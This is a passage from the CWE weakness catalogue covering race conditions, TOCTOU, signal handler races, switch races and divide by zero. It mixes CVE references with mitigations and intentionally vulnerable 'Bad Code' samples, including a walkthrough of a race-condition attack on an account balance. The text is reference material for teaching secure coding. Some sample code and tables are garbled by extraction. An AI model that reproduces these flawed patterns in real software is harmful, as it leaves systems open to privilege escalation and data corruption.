ParentOf	C	371	State Issues	699	479
ParentOf	C	376	Temporary File Issues	699	484
				700	
ParentOf	B	377	Insecure Temporary File	700	484
ParentOf	C	380	Technology-Specific Time and State Issues	699	489
ParentOf	V	382	J2EE Bad Practices: Use of System.exit()	700	489
ParentOf	V	383	J2EE Bad Practices: Direct Use of Threads	700	490
ParentOf	⋯	384	Session Fixation	699	491
				700	
ParentOf	B	385	Covert Timing Channel	699	493
ParentOf	B	386	Symbolic Name not Mapping to Correct Object	699	494
ParentOf	C	387	Signal Errors	699	495
ParentOf	B	412	Unrestricted Externally Accessible Lock	699	527
				700	
ParentOf	C	557	Concurrency Issues	699	667
ParentOf	B	609	Double-Checked Locking	699	717
ParentOf	B	613	Insufficient Session Expiration	699	720
ParentOf	B	662	Improper Synchronization	699	775
ParentOf	B	663	Use of a Non-reentrant Function in a Multithreaded Context	699	776
ParentOf	G	664	Improper Control of a Resource Through its Lifetime	699	777
ParentOf	G	668	Exposure of Resource to Wrong Sphere	699	783

Nature	Type	ID	Name	V	Page
ParentOf	C	669	Incorrect Resource Transfer Between Spheres	699	784
ParentOf	B	672	Operation on a Resource after Expiration or Release	699	786
ParentOf	C	673	External Influence of Sphere Definition	699	787
ParentOf	B	674	Uncontrolled Recursion	699	788
ParentOf	B	698	Redirect Without Exit	699	818
MemberOf	V	700	Seven Pernicious Kingdoms	700	819

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Time and State

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
61	Session Fixation	

CWE-362: Race Condition

Weakness ID: 362 (Weakness Class) Status: Draft

Description

Summary

The code requires that certain state should not be modified between two operations, but a timing window exists in which the state can be modified by an unexpected actor or process.

Extended Description

This can have security implications when the expected synchronization is in security-critical code, such as recording whether a user is authenticated or modifying important state information that should not be influenced by an outsider.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Architectural Paradigms

- Concurrent Systems Operating on Shared Resources (*Often*)

Common Consequences

Availability

DoS: resource consumption (CPU)

DoS: resource consumption (memory)

DoS: resource consumption (other)

When a race condition makes it possible to bypass a resource cleanup routine or trigger multiple initialization routines, it may lead to resource exhaustion (CWE-400).

Availability

DoS: crash / exit / restart

DoS: instability

When a race condition allows multiple control flows to access a resource simultaneously, it might lead the program(s) into unexpected states, possibly resulting in a crash.

Confidentiality

Integrity

Read files or directories

When a race condition is combined with predictable resource names and loose permissions, it may be possible for an attacker to overwrite or access confidential data (CWE-59).

Likelihood of Exploit

Medium

Detection Methods

Black Box

Black box methods may be able to identify evidence of race conditions via methods such as multiple simultaneous connections, which may cause the software to become unstable or crash. However, race conditions with very narrow timing windows would not be detectable.

White Box

Common idioms are detectable in white box analysis, such as time-of-check-time-of-use (TOCTOU) file operations (CWE-367), or double-checked locking (CWE-609).

Automated Dynamic Analysis

Moderate

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Race conditions may be detected with a stress-test by calling the software simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior.

Insert breakpoints or delays in between relevant code statements to artificially expand the race window so that it will be easier to detect.

Demonstrative Examples

Example 1:

This code could be used in an e-commerce application that supports transfers between accounts. It takes the total amount of the transfer, sends it to the new account, and deducts the amount from the original account.

Perl Example:

Bad Code

```
$transfer_amount = GetTransferAmount();
$balance = GetBalanceFromDatabase();
if ($transfer_amount < 0) {
    FatalError("Bad Transfer Amount");
}
$newbalance = $balance - $transfer_amount;
if (($balance - $transfer_amount) < 0) {
    FatalError("Insufficient Funds");
}
SendNewBalanceToDatabase($newbalance);
NotifyUser("Transfer of $transfer_amount succeeded.");
NotifyUser("New balance: $newbalance");
```

A race condition could occur between the calls to `GetBalanceFromDatabase()` and `SendNewBalanceToDatabase()`.

Suppose the same user can invoke this program multiple times simultaneously, such as by making multiple requests in a web application. An attack could be constructed as follows:

PseudoCode Example:

Attack

Suppose the balance is initially 100.00.

The attacker makes two simultaneous calls of the program, CALLER-1 and CALLER-2. Both callers are for the same user account.

CALLER-1 (the attacker) is associated with PROGRAM-1 (the instance that handles CALLER-1). CALLER-2 is associated with PROGRAM-2.

CALLER-1 makes a transfer request of 80.00.

PROGRAM-1 calls `GetBalanceFromDatabase` and sets `$balance` to 100.00

PROGRAM-1 calculates `$newbalance` as 20.00, then calls `SendNewBalanceToDatabase()`.

Due to high server load, the PROGRAM-1 call to `SendNewBalanceToDatabase()` encounters a delay.

CALLER-2 makes a transfer request of 1.00.

PROGRAM-2 calls `GetBalanceFromDatabase()` and sets `$balance` to 100.00. This happens because the previous PROGRAM-1 request was not processed yet.

PROGRAM-2 determines the new balance as 99.00.

After the initial delay, PROGRAM-1 commits its balance to the database, setting it to 20.00. PROGRAM-2 sends a request to update the database, setting the balance to 99.00. At this stage, the attacker should have a balance of 19.00 (due to 81.00 worth of transfers), but the balance is 99.00, as recorded in the database.

To prevent this weakness, the programmer has several options, including using a lock to prevent multiple simultaneous requests to the web application, or using a synchronization mechanism that includes all the code between GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Example 2:

The following function attempts to acquire a lock in order to perform operations on a shared resource.

C Example:

Bad Code

```
void f(pthread_mutex_t *mutex) {
    pthread_mutex_lock(mutex);
    /* access shared resource */
    pthread_mutex_unlock(mutex);
}
```

However, the code fails to check the value returned by pthread_mutex_lock() for errors. If pthread_mutex_lock() fails to acquire the mutex for any reason the function may introduce a race condition into the program and result in undefined behavior.

In order to avoid data races correctly written programs must check the result of thread synchronization functions and appropriately handle all errors, either by attempting to recover from them or reporting it to higher levels.

Good Code

```
int f(pthread_mutex_t *mutex) {
    int result;
    result = pthread_mutex_lock(mutex);
    if (0 != result)
        return result;
    /* access shared resource */
    return pthread_mutex_unlock(mutex);
}
```

Observed Examples

Reference	Description
CVE-2007-3970	Race condition in file parser leads to heap corruption.
CVE-2007-5794	Race condition in library function could cause data to be sent to the wrong process.
CVE-2007-6180	chain: race condition triggers NULL pointer dereference
CVE-2007-6599	Daemon crash by quickly performing operations and undoing them, which eventually leads to an operation that does not acquire a lock.
CVE-2008-0058	Unsynchronized caching operation enables a race condition that causes messages to be sent to a deallocated object.
CVE-2008-0379	Race condition during initialization triggers a buffer overflow.
CVE-2008-1570	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-2958	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-5021	chain: race condition allows attacker to access an object while it is still being initialized, causing software to access uninitialized memory.
CVE-2008-5044	Race condition leading to a crash by calling a hook removal procedure while other activities are occurring at the same time.
CVE-2009-3547	chain: race condition might allow resource to be released before operating on it, leading to NULL dereference
CVE-2009-4895	chain: race condition for an argument value, possibly resulting in NULL dereference

Potential Mitigations

Architecture and Design

In languages that support it, use synchronization primitives. Only wrap these around critical code to minimize the impact on performance.

Architecture and Design

Use thread-safe capabilities such as the data access abstraction in Spring.

Architecture and Design

Minimize the usage of shared resources in order to remove as much complexity as possible from the control flow and to reduce the likelihood of unexpected conditions occurring.

Additionally, this will minimize the amount of synchronization necessary and may even help to reduce the likelihood of a denial of service where an attacker may be able to repeatedly trigger a critical section (CWE-400).

Implementation

When using multithreading and operating on shared variables, only use thread-safe functions.

Implementation

Use atomic operations on shared variables. Be wary of innocent-looking constructs like "x++". This is actually non-atomic, since it involves a read followed by a write.

Implementation

Use a mutex if available, but be sure to avoid related weaknesses such as CWE-412.

Implementation

Avoid double-checked locking (CWE-609) and other implementation errors that arise when trying to avoid the overhead of synchronization.

Implementation

Disable interrupts or signals over critical parts of the code, but also make sure that the code does not go into a large or infinite loop.

Implementation

Use the volatile type modifier for critical variables to avoid unexpected compiler optimization or reordering. This does not necessarily solve the synchronization problem, but it can help.

Architecture and Design

Operation

Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	361	Time and State	699	462
ChildOf	C	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
ChildOf	C	751	2009 Top 25 - Insecure Interaction Between Components	750	873
ChildOf	C	801	2010 Top 25 - Insecure Interaction Between Components	800	935
ChildOf	B	821	Incorrect Synchronization	1000	951
RequiredBy	B	61	UNIX Symbolic Link (Symlink) Following	1000	66
ParentOf	B	364	Signal Handler Race Condition	699	468
ParentOf	B	366	Race Condition within a Thread	1000	471
ParentOf	B	367	Time-of-check Time-of-use (TOCTOU) Race Condition	699	472
ParentOf	B	368	Context Switching Race Condition	699	475
ParentOf	B	421	Race Condition During Access to Alternate Channel	699	537
CanAlsoBe	C	557	Concurrency Issues	1000	667
CanFollow	B	609	Double-Checked Locking	699	717

Nature	Type	ID	Name	☑	Page
MemberOf	☑	635	Weaknesses Used by NVD	635	738
CanFollow	ⓑ	662	Improper Synchronization	699 1000	775
RequiredBy	Ⓜ	689	Permission Race Condition During Resource Copy	1000	810

Research Gaps

Race conditions in web applications are under-studied and probably under-reported. However, in 2008 there has been growing interest in this area.

Much of the focus of race condition research has been in Time-of-check Time-of-use (TOCTOU) variants (CWE-367), but many race conditions are related to synchronization problems that do not necessarily require a time-of-check.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Race Conditions
CERT C Secure Coding	FIO31-C	Do not simultaneously open the same file multiple times

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
26	Leveraging Race Conditions	
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

References

- [REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 13: Race Conditions." Page 205. McGraw-Hill. 2010.
- Andrei Alexandrescu. "volatile - Multithreaded Programmer's Best Friend". Dr. Dobb's. 2008-02-01. < <http://www.ddj.com/cpp/184403766> >.
- Steven Devijver. "Thread-safe webapps using Spring". < <http://www.javalobby.org/articles/thread-safe/index.jsp> >.
- David Wheeler. "Prevent race conditions". 2007-10-04. < <http://www.ibm.com/developerworks/library/l-sprace.html> >.
- Matt Bishop. "Race Conditions, Files, and Security Flaws; or the Tortoise and the Hare Redux". September 1995. < <http://www.cs.ucdavis.edu/research/tech-reports/1995/CSE-95-9.pdf> >.
- David Wheeler. "Secure Programming for Linux and Unix HOWTO". 2003-03-03. < <http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/avoid-race.html> >.
- Blake Watts. "Discovering and Exploiting Named Pipe Security Flaws for Fun and Profit". April 2002. < <http://www.blakewatts.com/namedpipepaper.html> >.
- Roberto Paleari, Davide Marrone, Danilo Bruschi and Mattia Monga. "On Race Vulnerabilities in Web Applications". < <http://security.dico.unimi.it/~roberto/pubs/dimva08-web.pdf> >.
- "Avoiding Race Conditions and Insecure File Operations". Apple Developer Connection. < <http://developer.apple.com/documentation/Security/Conceptual/SecureCodingGuide/Articles/RaceConditions.html> >.
- Johannes Ullrich. "Top 25 Series - Rank 25 - Race Conditions". SANS Software Security Institute. 2010-03-26. < <http://blogs.sans.org/appsecstreetfighter/2010/03/26/top-25-series-rank-25-race-conditions/> >.

Maintenance Notes

The relationship between race conditions and synchronization problems (CWE-662) needs to be further developed. They are not necessarily two perspectives of the same core concept, since synchronization is only one technique for avoiding race conditions, and synchronization can be used for other purposes besides race condition prevention.

CWE-363: Race Condition Enabling Link Following

Weakness ID: 363 (Weakness Base)

Status: Draft

Description

Summary

The software checks the status of a file or directory before accessing it, which produces a race condition in which the file can be replaced with a link before the access is performed, causing the software to access the wrong file.

Extended Description

While developers might expect that there is a very narrow time window between the time of check and time of use, there is still a race condition. An attacker could cause the software to slow down (e.g. with memory consumption), causing the time window to become larger. Alternately, in some situations, the attacker could win the race by performing a large number of attacks.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Other Notes

This is already covered by the "Link Following" weakness (CWE-59). It is included here because so many people associate race conditions with link problems; however, not all link following issues involve race conditions.

Relationships

Nature	Type	ID	Name		Page
CanPrecede	B	59	Improper Link Resolution Before File Access ('Link Following')	V	65
ChildOf	B	367	Time-of-check Time-of-use (TOCTOU) Race Condition		472
					699
					1000
ChildOf	C	748	CERT C Secure Coding Section 50 - POSIX (POS)		870
					734

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Race condition enabling link following
CERT C Secure Coding	POS35-C	Avoid race conditions while checking for the existence of a symbolic link

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
26	Leveraging Race Conditions	

CWE-364: Signal Handler Race Condition

Weakness ID: 364 (Weakness Base)

Status: Incomplete

Description

Summary

Race conditions occur frequently in signal handlers, since they are asynchronous actions. These race conditions may have any number of root-causes and symptoms.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C (Sometimes)
- C++ (Sometimes)

Common Consequences

Authorization

It may be possible to execute arbitrary code through the use of a write-what-where condition.

Integrity

Signal race conditions often result in data corruption.

Likelihood of Exploit

Medium

Demonstrative Examples

C Example:

Bad Code

```
#include <signal.h>
#include <syslog.h>
#include <string.h>
#include <stdlib.h>
void *global1, *global2;
char *what;
void sh (int dummy) {
    syslog(LOG_NOTICE, "%s\n", what);
    free(global2);
    free(global1);
    sleep(10);
    exit(0);
}
int main (int argc, char* argv[]) {
    what=argv[1];
    global1=strdup(argv[2]);
    global2=malloc(340);
    signal(SIGHUP, sh);
    signal(SIGTERM, sh);
    sleep(10);
    exit(0);
}
```

Observed Examples

Reference	Description
CVE-2001-1349	unsafe calls to library functions from signal handler
CVE-2004-0794	SIGURG can be used to remotely interrupt signal handler; other variants exist
CVE-2004-2259	handler for SIGCHLD uses non-reentrant functions

Potential Mitigations

Requirements specification: A language might be chosen, which is not subject to this flaw, through a guarantee of reentrant code.

Architecture and Design

Design signal handlers to only set flags rather than perform complex functionality.

Implementation

Ensure that non-reentrant functions are not found in signal handlers. Also, use sanity checks to ensure that state is consistent by performing asynchronous actions which effect the state of execution.

Other Notes

Signal race conditions are a common issue that have only recently been seen as exploitable. These issues occur when non-reentrant functions, or state-sensitive actions occur in the signal handler, where they may be called at any time. If these functions are called at an inopportune moment -- such as while a non-reentrant function is already running --, memory corruption occurs that may be exploitable. Another signal race condition commonly found occurs when free is called within a signal handler, resulting in a double free and therefore a write-what-where condition. This is a perfect example of a signal handler taking actions which cannot be accounted for in state. Even if a given pointer is set to NULL after it has been freed, a race condition still exists between the time the memory was freed and the pointer was set to NULL. This is especially prudent if the same signal handler has been set for more than one signal -- since it means that the signal handler itself may be reentered.

Relationships

Nature	Type	ID	Name	CVSS	Page
CanPrecede		123	Write-what-where Condition	1000	190
ChildOf		361	Time and State	700	462
ChildOf		362	Race Condition	699	463
				1000	

Nature	Type	ID	Name	V	Page
ChildOf	C	387	Signal Errors	699	495
PeerOf	V	415	Double Free	1000	530
PeerOf	B	416	Use After Free	1000	532
PeerOf	V	479	Unsafe Function Call from a Signal Handler	1000	601
ChildOf	C	634	Weaknesses that Affect System Processes	631	737
PeerOf	B	365	<i>Race Condition in Switch</i>	1000	470
CanAlsoBe	B	368	<i>Context Switching Race Condition</i>	1000	475

Research Gaps

Probably under-studied.

Affected Resources

- System Process

Functional Areas

- Signals, interprocess communication

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Signal handler race condition
7 Pernicious Kingdoms	Signal Handling Race Conditions
CLASP	Race condition in signal handler

References

"Delivering Signals for Fun and Profit". < <http://lcamtuf.coredump.cx/signals.txt> >.

"Race Condition: Signal Handling". < http://www.fortify.com/vulncat/en/vulncat/cpp/race_condition_signal_handling.html >.

CWE-365: Race Condition in Switch

Weakness ID: 365 (*Weakness Base*)

Status: Draft

Description

Summary

The code contains a switch statement in which the switched variable can be modified while the switch is still executing, resulting in unexpected behavior.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Common Consequences

This flaw will result in the system state going out of sync.

Likelihood of Exploit

Medium

Demonstrative Examples

C/C++ Example:

Bad Code

```
#include <sys/types.h>
#include <sys/stat.h>
int main(argc,argv){
    struct stat *sb;
    time_t timer;
    lstat("bar.sh",sb);
    printf("%d\n",sb->st_ctime);
    switch(sb->st_ctime % 2){
        case 0: printf("One option\n");
        break;
```

```

case 1: printf("another option\n");
break;
default: printf("huh\n");
break;
}
return 0;
}

```

Potential Mitigations

Implementation

Variables that may be subject to race conditions should be locked for the duration of any switch statements.

Other Notes

This issue is particularly important in the case of switch statements that involve fall-through style case statements -- ie., those which do not end with break. If the variable which we are switching on change in the course of execution, the actions carried out may place the state of the process in a contradictory state or even result in memory corruption. For this reason, it is important to ensure that all variables involved in switch statements are locked before the statement starts and are unlocked when the statement ends.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
PeerOf	B	364	Signal Handler Race Condition	1000	468
PeerOf	B	366	Race Condition within a Thread	1000	471
ChildOf	B	367	Time-of-check Time-of-use (TOCTOU) Race Condition	699 1000	472
ChildOf	C	748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Race condition in switch
CERT C Secure Coding	POS35-C	Avoid race conditions while checking for the existence of a symbolic link

CWE-366: Race Condition within a Thread

Weakness ID: 366 (*Weakness Base*)

Status: Draft

Description

Summary

If two threads of execution use a resource simultaneously, there exists the possibility that resources may be used while invalid, in turn making the state of execution undefined.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Common Consequences

Integrity

The main problem is that -- if a lock is overcome -- data could be altered in a bad state.

Likelihood of Exploit

Medium

Demonstrative Examples

C/C++ Example:

Bad Code

```
int foo = 0;
int storenum(int num) {
    static int counter = 0;
    counter++;
    if (num > foo) foo = num;
    return foo;
}
```

Java Example:

Bad Code

```
public class Race {
    static int foo = 0;
    public static void main() {
        new Threader().start();
        foo = 1;
    }
    public static class Threader extends Thread {
        public void run() {
            System.out.println(foo);
        }
    }
}
```






Potential Mitigations**Architecture and Design**

Use locking functionality. This is the recommended solution. Implement some form of locking mechanism around code which alters or reads persistent data in a multithreaded environment.

Architecture and Design

Create resource-locking sanity checks. If no inherent locking mechanisms exist, use flags and signals to enforce your own blocking scheme when resources are being used by other threads of execution.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		362	Race Condition	699 1000	463
ChildOf		557	Concurrency Issues	699	667
ChildOf		634	Weaknesses that Affect System Processes	631	737
ChildOf		748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870
PeerOf		365	<i>Race Condition in Switch</i>	1000	470

Affected Resources

- System Process

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Race condition within a thread
CERT C Secure Coding	POS00-C	Avoid race conditions with multiple threads

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
26	Leveraging Race Conditions	
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition

Weakness ID: 367 (Weakness Base)

Status: Incomplete

Description**Summary**

The software checks the state of a resource before using that resource, but the resource's state can change between the check and the use in a way that invalidates the results of the check. This can cause the software to perform invalid actions when the resource is in an unexpected state.

Extended Description

This weakness can be security-relevant when an attacker can influence the state of the resource between check and use. This can happen with shared resources such as files, memory, or even variables in multithreaded programs.

Alternate Terms

TOCTTOU

The TOCTTOU acronym expands to "Time Of Check To Time Of Use". Usage varies between TOCTOU and TOCTTOU.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Access Control

The attacker can gain access to otherwise unauthorized resources.

Access Control

Authorization

Race conditions such as this kind may be employed to gain read or write access to resources which are not normally readable or writable by the user in question.

Integrity

The resource in question, or other resources (through the corrupted one), may be changed in undesirable ways by a malicious user.

Accountability

If a file or other resource is written in this method, as opposed to in a valid way, logging of the activity may not occur.

Non-Repudiation

In some cases it may be possible to delete files a malicious user might not otherwise have access to, such as log files.

Likelihood of Exploit

Low to Medium

Demonstrative Examples

Example 1:

C/C++ Example:

Bad Code

```
struct stat *sb;
...
lstat(".",sb); // it has not been updated since the last time it was read
printf("stated file\n");
if (sb->st_mtimespec==...){
    print("Now updating things\n");
    updateThings();
}
```

Potentially the file could have been updated between the time of the check and the lstat, especially since the printf has latency.

Example 2:

The following code is from a program installed setuid root. The program performs certain file operations on behalf of non-privileged users, and uses access checks to ensure that it does not use its root privileges to perform operations that should otherwise be unavailable the current user. The program uses the access() system call to check if the person running the program

has permission to access the specified file before it opens the file and performs the necessary operations.

C Example:

Bad Code

```
if(!access(file,W_OK)) {
    f = fopen(file,"w+");
    operate(f);
    ...
}
else {
    fprintf(stderr,"Unable to open file %s.\n",file);
}
```

The call to `access()` behaves as expected, and returns 0 if the user running the program has the necessary permissions to write to the file, and -1 otherwise. However, because both `access()` and `fopen()` operate on filenames rather than on file handles, there is no guarantee that the file variable still refers to the same file on disk when it is passed to `fopen()` that it did when it was passed to `access()`. If an attacker replaces file after the call to `access()` with a symbolic link to a different file, the program will use its root privileges to operate on the file even if it is a file that the attacker would otherwise be unable to modify. By tricking the program into performing an operation that would otherwise be impermissible, the attacker has gained elevated privileges. This type of vulnerability is not limited to programs with root privileges. If the application is capable of performing any operation that the attacker would not otherwise be allowed perform, then it is a possible target.

Observed Examples

Reference	Description
CVE-2003-0813	
CVE-2004-0594	
CVE-2008-1570	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-2958	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.

Potential Mitigations

The most basic advice for TOCTOU vulnerabilities is to not perform a check before the use. This does not resolve the underlying issue of the execution of a function on a resource whose state and identity cannot be assured, but it does help to limit the false sense of security given by the check.

Implementation

When the file being altered is owned by the current user and group, set the effective gid and uid to that of the current user and group when executing this statement.

Do not rely on user-specified input to determine what path to format.

Architecture and Design

Limit the interleaving of operations on files from multiple processes.

Limit the spread of time (cycles) between the check and use of a resource.

Implementation

Recheck the resource after the use call to verify that the action was taken appropriately.




Architecture and Design

Ensure that some environmental locking mechanism can be used to protect resources effectively.

Implementation

Ensure that locking occurs before the check, as opposed to afterwards, such that the resource, as checked, is the same as it is when in use.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		361	Time and State	700	462
ChildOf		362	Race Condition	699	463
PeerOf		373	State Synchronization Error	1000	480

Nature	Type	ID	Name	ⓧ	Page
ChildOf	ⓐ	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
ParentOf	ⓑ	363	<i>Race Condition Enabling Link Following</i>	699 1000	467
ParentOf	ⓑ	365	<i>Race Condition in Switch</i>	699 1000	470
PeerOf	ⓑ	386	<i>Symbolic Name not Mapping to Correct Object</i>	1000	494
ParentOf	ⓑ	609	<i>Double-Checked Locking</i>	1000	717
MemberOf	ⓧ	630	<i>Weaknesses Examined by SAMATE</i>	630	735

Relationship Notes

TOCTOU issues do not always involve symlinks, and not every symlink issue is a TOCTOU problem.

Research Gaps

Non-symlink TOCTOU issues are not reported frequently, but they are likely to occur in code that attempts to be secure.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Time-of-check Time-of-use race condition
7 Pernicious Kingdoms		File Access Race Conditions: TOCTOU
CLASP		Time of check, time of use race condition
CERT C Secure Coding	FIO01-C	Be careful using functions that use file names for identification

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
27	Leveraging Race Conditions via Symbolic Links	
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

White Box Definitions

A weakness where code path has:

1. start statement that validates a system resource by name rather than by reference
2. end statement that accesses the system resource by the name

References

Dan Tsafir, Tomer Hertz, David Wagner and Dilma Da Silva. "Portably Solving File TOCTOU Races with Hardness Amplification". 2008-02-28. < <http://www.usenix.org/events/fast08/tech/tsafir.html> >.

CWE-368: Context Switching Race Condition

Weakness ID: 368 (Weakness Base)

Status: Draft

Description

Summary

A product performs a series of non-atomic actions to switch between contexts that cross privilege or other security boundaries, but a race condition allows an attacker to modify or misrepresent the product's behavior during the switch.

Extended Description

This is commonly seen in web browser vulnerabilities in which the attacker can perform certain actions while the browser is transitioning from a trusted to an untrusted domain, or vice versa, and the browser performs the actions on one domain using the trust level and resources of the other domain.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2004-0191	XSS when web browser executes Javascript events in the context of a new page while it's being loaded, allowing interaction with previous page in different domain.
CVE-2004-2260	Browser updates address bar as soon as user clicks on a link instead of when the page has loaded, allowing spoofing by redirecting to another page using onUnload method. ** this is one example of the role of "hooks" and context switches, and should be captured somehow - also a race condition of sorts **
CVE-2004-2491	Web browser fills in address bar of clicked-on link before page has been loaded, and doesn't update afterward.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

This weakness can be primary to almost anything, depending on the context of the race condition.

Resultant (where the weakness is typically related to the presence of some other weaknesses)

This weakness can be resultant from insufficient compartmentalization (CWE-653), incorrect locking, improper initialization or shutdown, or a number of other weaknesses.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		362	Race Condition	699	463
CanAlsoBe		364	Signal Handler Race Condition	1000	468

Relationship Notes

Can overlap signal handler race conditions.

Research Gaps

Under-studied as a concept. Frequency unknown; few vulnerability reports give enough detail to know when a context switching race condition is a factor.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Context Switching Race Condition

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
26	Leveraging Race Conditions	
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

CWE-369: Divide By Zero

Weakness ID: 369 (Weakness Base)

Status: Draft

Description

Summary

The product divides a value by zero.

Extended Description

This weakness typically occurs when an unexpected value is provided to the product, or if an error occurs that is not properly detected. It frequently occurs in calculations involving physical dimensions such as size, length, width, and height.

Time of Introduction

- Implementation

Common Consequences

Availability

A Divide by Zero results in a crash.

Likelihood of Exploit

Medium

Demonstrative Examples

Example 1:

The following Java example contains a function to compute an average but does not validate that the input value used as the denominator is not zero. This will create an exception for attempting to divide by zero. If this error is not handled by Java exception handling, unexpected results can occur.

Java Example:*Bad Code*

```
public int computeAverageResponseTime (int totalTime, int numRequests) {
    return totalTime / numRequests;
}
```

By validating the input value used as the denominator the following code will ensure that a divide by zero error will not cause unexpected results. The following Java code example will validate the input value, output an error message, and throw an exception.

Good Code

```
public int computeAverageResponseTime (int totalTime, int numRequests) throws ArithmeticException {
    if (numRequests == 0) {
        System.out.println("Division by zero attempted!");
        throw ArithmeticException;
    }
    return totalTime / numRequests;
}
```

Example 2:

The following C/C++ example contains a function that divides two numeric values without verifying that the input value used as the denominator is not zero. This will create an error for attempting to divide by zero, if this error is not caught by the error handling capabilities of the language, unexpected results can occur.

C/C++ Example:*Bad Code*

```
double divide(double x, double y){
    return x/y;
}
```

By validating the input value used as the denominator the following code will ensure that a divide by zero error will not cause unexpected results. If the method is called and a zero is passed as the second argument a DivideByZero error will be thrown and should be caught by the calling block with an output message indicating the error.

Good Code

```
const int DivideByZero = 10;
double divide(double x, double y){
    if (0 == y){
        throw DivideByZero;
    }
    return x/y;
}
...
try{
    divide(10, 0);
}
catch( int i){
    if(i==DivideByZero) {
        cerr<<"Divide by zero error";
    }
}
```

References

< <http://www.cprogramming.com/tutorial/exceptions.html> >.

Example 3:

The following C# example contains a function that divides two numeric values without verifying that the input value used as the denominator is not zero. This will create an error for attempting to divide by zero, if this error is not caught by the error handling capabilities of the language, unexpected results can occur.

C# Example:

Bad Code

```
int Division(int x, int y){
    return (x / y);
}
```

The method can be modified to raise, catch and handle the DivideByZeroException if the input value used as the denominator is zero.

Good Code

```
int SafeDivision(int x, int y){
    try{
        return (x / y);
    }
    catch (System.DivideByZeroException dbz){
        System.Console.WriteLine("Division by zero attempted!");
        return 0;
    }
}
```

References

Microsoft Corporation. < [http://msdn.microsoft.com/en-us/library/ms173160\(VS.80\).aspx](http://msdn.microsoft.com/en-us/library/ms173160(VS.80).aspx) >.

Observed Examples

Reference	Description
CVE-2007-2237	Height value of 0 triggers divide by zero.
CVE-2007-2723	"Empty" content triggers divide by zero.
CVE-2007-3268	Invalid size value leads to divide by zero.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		682	Incorrect Calculation	699	802
ChildOf		730	OWASP Top Ten 2004 Category A9 - Denial of Service	711	855
ChildOf		738	CERT C Secure Coding Section 04 - Integers (INT)	734	865
ChildOf		739	CERT C Secure Coding Section 05 - Floating Point (FLP)	734	865

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service
CERT C Secure Coding	FLP03-C		Detect and handle floating point errors
CERT C Secure Coding	INT33-C		Ensure that division and modulo operations do not result in divide-by-zero errors

CWE-370: Missing Check for Certificate Revocation after Initial Check

Weakness ID: 370 (Weakness Base)

Status: Draft

Description**Summary**

The software does not check the revocation status of a certificate after its initial revocation check, which can cause the software to perform privileged actions even after the certificate is revoked at a later time.

Extended Description

